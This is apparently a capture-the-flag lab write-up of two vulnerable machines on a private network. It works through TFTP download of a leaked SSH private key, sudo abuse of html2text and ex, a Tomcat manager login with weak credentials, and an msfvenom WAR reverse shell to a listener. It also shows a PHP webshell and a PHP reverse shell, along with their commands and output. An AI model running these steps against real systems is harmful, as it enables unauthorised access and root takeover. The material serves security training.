
None

```
nmap -A 192.168.113.136
```




None

```
nmap -sU --top-ports 20 192.168.113.136
```



```
None
nmap -sU -p 69 --script tftp-enum 192.168.113.136
```



Findings:

- UDP scan revealed TFTP service on port 69
- File available: backup-config

Method:
Scanned both TCP and UDP to discover less common services. The TFTP enumeration script revealed an accessible config backup.

Enumeration

Tool:
nmap tftp-enum

```
None
tftp 192.168.113.136
get backup-config
```


```
None
unzip backup-config
```

```
┌──(kali㉿kali)-[~/Desktop/NPT/3]
└─$ ls
backup-config

┌──(kali㉿kali)-[~/Desktop/NPT/3]
└─$ file backup-config
backup-config: Zip archive data, made by v3.0 UNIX, extract using at least v1.0, last modified Jul 24 2023 11:40:32, uncompressed size 0, method=
store

┌──(kali㉿kali)-[~/Desktop/NPT/3]
└─$ unzip backup-config
Archive:  backup-config
   creating: backup/
  inflating: backup/id_rsa
  inflating: backup/sshd_config

┌──(kali㉿kali)-[~/Desktop/NPT/3]
└─$ ls -lah
total 16K
drwxrwxr-x 3 kali kali 4.0K Aug  3 02:49 .
drwxrwxr-x 7 kali kali 4.0K Aug  3 01:12 ..
drwxr-xr-x 2 kali kali 4.0K Jul 24  2023 backup
-rw-rw-r-- 1 kali kali 3.2K Aug  3 02:48 backup-config

┌──(kali㉿kali)-[~/Desktop/NPT/3]
└─$ cd backup/
```

Explanation:
Misconfigured TFTP allowed unauthenticated file download. Backup contained sensitive SSH credentials.

None

```
cat sshd_config
```

```
Match User boris
    PasswordAuthentication no
```

None

```
cat id_rsa
```

```
┌──(kali㉿kali)-[~/Desktop/NPT/3/backup]
└─$ cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAjFtqYQMwjoC87PgJOeAW9CleZvBZBBLXcGc3OmvNZIaTLdGz
rrJGUNypiMO0pbQY0i2HEG0O8Ske5b66dUl+HzH0bzSjKk5t+j/7HHOPx5t8mDK9
fL3vzJgocjMSFc/34+GVJc/O8X9D2klXiMhmXetv8KEbQl2PTSd1IMvPtOMvXJhe
1vwflPn+pOadIWPboml07D8RaB5xNEn0RpMA8xNpN6e5nswNdA2hqXpvmmEkQ/0C
4VwNEsUgrDkesVNf4grcfNelE7mluJB9C2866YB/zTfPrmMgTagxRBDJ8×00Um+s
EERAIoddKofczi6qDplqQoMxzWAP2exFUL/0aQIDAQABAoIBAA6ebuQP2vzct9DO
vNdEWd+wd16tZfggpkPU3FG/bLMtuSKqltZ5Rw2hDh9qkuQ3b+ZkS48QbN/9cnRn
ezBAKVzCbT0v9FaxuI66H0OFXdJihYWss0PM3K8oof3TB+0xrhYUJt67WEibAsw3
m2Bpzw+1OAGOJjKxX/2fQHncAJRMdIVBR3ZTev2+SbJPoNrUDukyG/EeqlKLMvmY
nzwhMRIBIEhD6pqnp4eSPyd1syo/h3jNZVxcYTty4LgD2BFza+qvRwD+JRQ60ZE7
QdE6UPNkPopAv4PGb1aXosA3XmxE73qfcpoYOEQmDa242+h5/BTiqY5vKknUOxZ/
HdHzqaECgYEA9nmlZORiOsnwm62sDsLJHoWSh4wfoxy+6Pe1Df9/x7FRKuTW2tRs
D6awUnTNMAE1Z+BwgpuC5usK2n94657crzsvep+9fpS5vnmNGZOkzqgIAvuQCKtA
rO4Na3YhLLtUuK9YXSHGW7NgAU9xLQLKEj2iR1QEr08d4/KJHfH9HI0CgYEAkcf0
OX5hI4dB0CdopFRehIKWFAh9z5vMiS6SBKCeKs+D5tASGBMfVAPA0SEkj8h5dDgp
fDtILNZXLuOY97FZKS9AIPjjBG3AdGh2HESOQqM8Ql6e72vr9B9cncGOJ9hSp+hw
JWUMKu1hC8GkFuEmKn96wfsksukf29gAzqvjVk0CgYBihPVLgs6Q2S9Hyv+/VrS1
cobDj4sF0/Org3fnhH07APGEx7vp9IbNKr/H9dAepB0IzHmseySz0Leh5toatIFZ
ubqctUU1V5V3QXbZBl8WC6xIJO3JyUos1WqfzbQtASQ4Pj5/24RCG00AuRRv/XFw
IRrAkCDfQiycdNHCGnwl8QKBgFSN4X2na7grr2SINw15UgkRpPKhqjdMamn29QJy
FstF6X9ql9QW40jblG64BnjPEoLyQD2qNMas24×6vjKMTuawXUXClgnvjnz2SetD
aDAGdeEY+J5tvkGuHw3xQf6iXe69xq4p2dDcNjmXaxFKLdTgc9cnT7XluXDN7Enz
MLzRAoGBANok+/jBi6flEgqlMbhEwC3XMlAWK/UxbnR2fAaCsL6H0qvUknv3wcZ2
ChCLhbMHOAet5onYSshYTfOybIfdJrPQo3AGcGw9yYxEJyskK/EB8sOtIYEAroZK
BJwhryQSjdQXGTnTmdCzg+jJDo1QvnmnBXWSzGOKYOWIhyRpGm/r
-----END RSA PRIVATE KEY-----
```

Findings:

- SSH private key for user boris
- Username boris found in file sshd_config

Exploitation

None

```
chmod 600 id_rsa
ssh -i id_rsa boris@192.168.113.136
cat user.txt
```

```
┌──(kali㉿kali)-[~/Desktop/NPT/3/backup]
└─$ chmod 600 id_rsa

┌──(kali㉿kali)-[~/Desktop/NPT/3/backup]
└─$ ssh -i id_rsa boris@192.168.113.136
boris@0day3:~$ id
uid=1000(boris) gid=1000(boris) groups=1000(boris)
boris@0day3:~$ pwd
/home/boris
boris@0day3:~$ ls
user.txt
boris@0day3:~$ cat user.txt
NPT{boris_lvl3_access}
```

user.txt
NPT{boris_lvl3_access}

Result:
SSH as boris

Privilege Escalation

Ref:
https://linux.die.net/man/1/html2text
https://heshandharmasena.medium.com/explain-sudoers-file-configuration-in-linux-1fe00f4d6159

Exploit Used:
html2text can write files, allowing modification of /etc/sudoers.d/boris to grant passwordless sudo.

```
None
sudo -l
```

```
boris@0day3:~$ sudo -l
Matching Defaults entries for boris on 0day3:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User boris may run the following commands on 0day3:
    (root) NOPASSWD: /usr/bin/html2text
```

Result:
Sudo allowed /usr/bin/html2text

Test If File Was Actually Created

```
None
/usr/bin/html2text -o /tmp/testfile <<<"test write"
```

```
boris@0day3:~$ /usr/bin/html2text -o /tmp/testfile <<<"test write"
boris@0day3:~$ ls /tmp
systemd-private-9f51128b4aa14ca1a8b4952a6edbcd08-apache2.service-WTeoth
systemd-private-9f51128b4aa14ca1a8b4952a6edbcd08-systemd-logind.service-hcnWbf
systemd-private-9f51128b4aa14ca1a8b4952a6edbcd08-systemd-timesyncd.service-06Jnkh
testfile
boris@0day3:~$ cat /tmp/testfile
test write
```

Add yourself to sudoers

None

```
echo "boris ALL=(ALL:ALL) NOPASSWD:ALL" > /tmp/sudo_me
/usr/bin/html2text /tmp/sudo_me -o /etc/sudoers.d/boris
```

```
boris@0day3:~$ echo "boris ALL=(ALL:ALL) NOPASSWD:ALL" > /tmp/sudo_me
boris@0day3:~$ cat /tmp/sudo_me
boris ALL=(ALL:ALL) NOPASSWD:ALL
boris@0day3:~$ /usr/bin/html2text /tmp/sudo_me -o /etc/sudoers.d/boris
###### /tmp/sudo_me ######
###### /tmp/sudo_me ######
boris ALL=(ALL:ALL) NOPASSWD:ALL
###### -o ######
Cannot open input file "-o".
boris@0day3:~$ sudo -l
Matching Defaults entries for boris on 0day3:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User boris may run the following commands on 0day3:
    (root) NOPASSWD: /usr/bin/html2text
    (ALL : ALL) NOPASSWD: ALL
```

None


```
su bash
cat r00t.txt
```

```
boris@0day3:~$ sudo bash
root@0day3:/home/boris# id
uid=0(root) gid=0(root) groups=0(root)
root@0day3:/home/boris# cd /root
root@0day3:~# ls
r00000000000000000000000000000000t.txt  r00000000000000000000000000000000t.txt  test.txt
root@0day3:~# cat *
NPT{r00t_0wn3d_beginn3r}
16bd055a9f14c19d865ebfdcaa22298b
test
```

root.txt
NPT{r00t_0wn3d_beginn3r}

Explanation:
This abuse works because html2text accepts output redirection to privileged locations when run as root.

Challenge #4





```
┌──(kali㉿kali)-[~/Desktop/NPT/4]
└─$ sudo arp-scan -l
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 00:0c:29:39:c8:4c, IPv4: 192.168.113.128
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.113.1   00:50:56:c0:00:08       VMware, Inc.
192.168.113.2   00:50:56:f2:98:2d       VMware, Inc.
192.168.113.137 00:0c:29:75:49:1f       VMware, Inc.
192.168.113.254 00:50:56:f0:ea:6b       VMware, Inc.

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.945 seconds (131.62 hosts/sec). 4 responded
```

IP: 192.168.113.137

Reconnaissance

None

```
nmap -A 192.168.113.137
```




Findings:
Port 22 - SSH (OpenSSH 8.4p1)
Port 80 - HTTP (Apache 2.4.56)
Port 8080 - HTTP (Apache Tomcat)

Enumeration

Finding:
Tomcat Manager at http://192.168.113.137:8080/manager/html


```
None
http://192.168.113.137:8080/manager/html
```



Result:
Credentials Found:

- tomcat:s3cret

Trying login tomcat manager



Result:
Successfully login

Exploitation

Ref:
https://www.hackingarticles.in/tomcat-penetration-testing/
Exploit Used:
Tomcat WAR deployment reverse shell


Generate payload (.war)

```
None
msfvenom -p java/jsp_shell_reverse_tcp
LHOST=192.168.113.128 LPORT=1234 -f war > shell.war
```

```
┌──(kali㉿kali)-[~/Desktop/NPT/4]
└─$ msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.113.128 LPORT=1234 -f war > shell.war
Payload size: 1100 bytes
Final size of war file: 1100 bytes

┌──(kali㉿kali)-[~/Desktop/NPT/4]
└─$ ls
shell.war
```

Upload shell.war via Tomcat Manager

Upload successfully, then click shell to trigger (setup listener first)



Listener

```
None
nc -lnvp 1234
```

```
┌──(kali㉿kali)-[~/Desktop/NPT/4]
└─$ nc -lnvp 1234
listening on [any] 1234 ...
connect to [192.168.113.128] from (UNKNOWN) [192.168.113.137] 52442
id
uid=998(tomcat) gid=998(tomcat) groups=998(tomcat)
pwd
/var/lib/tomcat9
ls
conf
lib
logs
policy
webapps
work
whoami
tomcat
```

Result:
Reverse shell via deployed WAR file

Enumerate to find list user

```
None
cat /etc/passwd
```

```
toor:x:1000:1000:toor,,,:/home/toor:/bin/bash
tomcat:x:998:998:Apache Tomcat:/var/lib/tomcat:/usr/sbin/nologin
sa:x:1001:1001::/home/sa:/usr/bin/bash
npt:x:1002:1002::/home/npt:/bin/sh
```

Result:
User founded:

- toor
- tomcat (services)
- sa
- npt

Enumerate to find any information

None

```
cat /etc/tomcat9/tomcat-users.xml
```

```
cat /etc/tomcat9/tomcat-users.xml
<?xml version="1.0" encoding="UTF-8"?>

<tomcat-users xmlns="http://tomcat.apache.org/xml"
              xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
              xsi:schemaLocation="http://tomcat.apache.org/xml tomcat-users.xsd"
              version="1.0">
  <user username="tomcat" password="s3cret" roles="manager-gui"/>
  <!-- <user username="sa" password="salala!!" roles="manager-gui"/> -->
```

Result:
Found credentials in /etc/tomcat9/tomcat-users.xml

- Sa:salala!!

None

```
ssh sa@192.168.113.137
```

```
┌──(kali㉿kali)-[~/Desktop/NPT/4]
└─$ ssh sa@192.168.113.137
sa@192.168.113.137's password:
Linux 0day4 5.10.0-22-amd64 #1 SMP Debian 5.10.178-3 (2023-04-22) x86_64
Last login: Sat Aug  2 17:50:36 2025 from 192.168.113.128
Could not chdir to home directory /home/sa: No such file or directory
sa@0day4:/$ id
uid=1001(sa) gid=1001(sa) groups=1001(sa)
sa@0day4:/$ pwd
/
sa@0day4:/$ cd /home
sa@0day4:/home$ ls
toor
```

Result:
SSH as sa

Checking who running the services

None

```
ps aux | grep apache
ps aux | grep tomcat
```

```
sa@0day4:/home$ ps aux | grep apache
tomcat       517  0.7 15.0 2307252 148452 ?      Ssl  12:16   0:08 /usr/lib/jvm/default-java/bin/java -Djava.util.logging.config.file=/var/lib/to
mcat9/conf/logging.properties -Djava.util.logging.manager=org.apache.juli.ClassLoaderLogManager -Djava.awt.headless=true -Djdk.tls.ephemeralDHKey
Size=2048 -Djava.protocol.handler.pkgs=org.apache.catalina.webresources -Dorg.apache.catalina.security.SecurityListener.UMASK=0027 -Dignore.endor
sed.dirs= -classpath /usr/share/tomcat9/bin/bootstrap.jar:/usr/share/tomcat9/bin/tomcat-juli.jar -Dcatalina.base=/var/lib/tomcat9 -Dcatalina.home
=/usr/share/tomcat9 -Djava.io.tmpdir=/tmp org.apache.catalina.startup.Bootstrap start
root         544  0.0  2.0 194044 20164 ?        Ss   12:16   0:00 /usr/sbin/apache2 -k start
toor         633  0.0  1.1 194632 11840 ?        S    12:16   0:00 /usr/sbin/apache2 -k start
toor         634  0.0  1.1 194368 11560 ?        S    12:16   0:00 /usr/sbin/apache2 -k start
toor         635  0.0  1.1 194368 11544 ?        S    12:16   0:00 /usr/sbin/apache2 -k start
toor         636  0.0  1.1 194368 11352 ?        S    12:16   0:00 /usr/sbin/apache2 -k start
toor         637  0.0  1.1 194360 11548 ?        S    12:16   0:00 /usr/sbin/apache2 -k start
sa           783  0.0  0.0   6240   632 pts/0    S+   12:35   0:00 grep apache
sa@0day4:/home$ ps aux | grep tomcat
tomcat       517  0.7 15.0 2307252 148560 ?      Ssl  12:16   0:08 /usr/lib/jvm/default-java/bin/java -Djava.util.logging.config.file=/var/lib/to
mcat9/conf/logging.properties -Djava.util.logging.manager=org.apache.juli.ClassLoaderLogManager -Djava.awt.headless=true -Djdk.tls.ephemeralDHKey
Size=2048 -Djava.protocol.handler.pkgs=org.apache.catalina.webresources -Dorg.apache.catalina.security.SecurityListener.UMASK=0027 -Dignore.endor
sed.dirs= -classpath /usr/share/tomcat9/bin/bootstrap.jar:/usr/share/tomcat9/bin/tomcat-juli.jar -Dcatalina.base=/var/lib/tomcat9 -Dcatalina.home
=/usr/share/tomcat9 -Djava.io.tmpdir=/tmp org.apache.catalina.startup.Bootstrap start
tomcat       711  0.0  0.0   2480   504 ?        S    12:27   0:00 /bin/sh
sa           788  0.0  0.0   6240   704 pts/0    S+   12:36   0:00 grep tomcat
```

Result:

User that run the services:

- Tomcat(8080): tomcat
- Apache2(80): root/toor

Checking web server(80) directory


None

```
ls /var/www/html/
```

```
sa@0day4:/home$ ls /var/www/html/
index.html
```

Create simple PHP RCE


```
None
echo "<?php system('id'); ?>" > /var/www/html/id.php
http://192.168.113.137/id.php
```



Result:
Command is executed

Create PHP reverse shell
Ref:
https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php

```
None
nano revshell.php
```




Execute the revshell.php (setup listener first)

None

http://192.168.113.137/revshell.php

```
nc -lnvp 8888
cat user.txt
```



user.txt
NPT{US3R_FL4G_2025_R3W1R3D}

Result:
Apache webroot writable, uploaded PHP reverse shell.

Privilege Escalation

Tool:
https://gtfobins.github.io/
Exploit Used:
sudo access to /usr/bin/ex

None

```
sudo -l
```

```
┌──(kali㉿kali)-[~/Desktop/NPT/4]
└─$ nc -lnvp 8888
listening on [any] 8888 ...
connect to [192.168.113.128] from (UNKNOWN) [192.168.113.137] 46226
Linux 0day4 5.10.0-22-amd64 #1 SMP Debian 5.10.178-3 (2023-04-22) x86_64 GNU/Linux
 12:51:58 up 35 min,  1 user,  load average: 0.03, 0.01, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
sa       pts/0    192.168.113.128  12:32    2:44   0.04s  0.04s -bash
uid=1000(toor) gid=1000(toor) groups=1000(toor)
/bin/sh: 0: can't access tty; job control turned off
$ sudo -l
Matching Defaults entries for toor on 0day4:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User toor may run the following commands on 0day4:
    (root) NOPASSWD: /usr/bin/ex
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

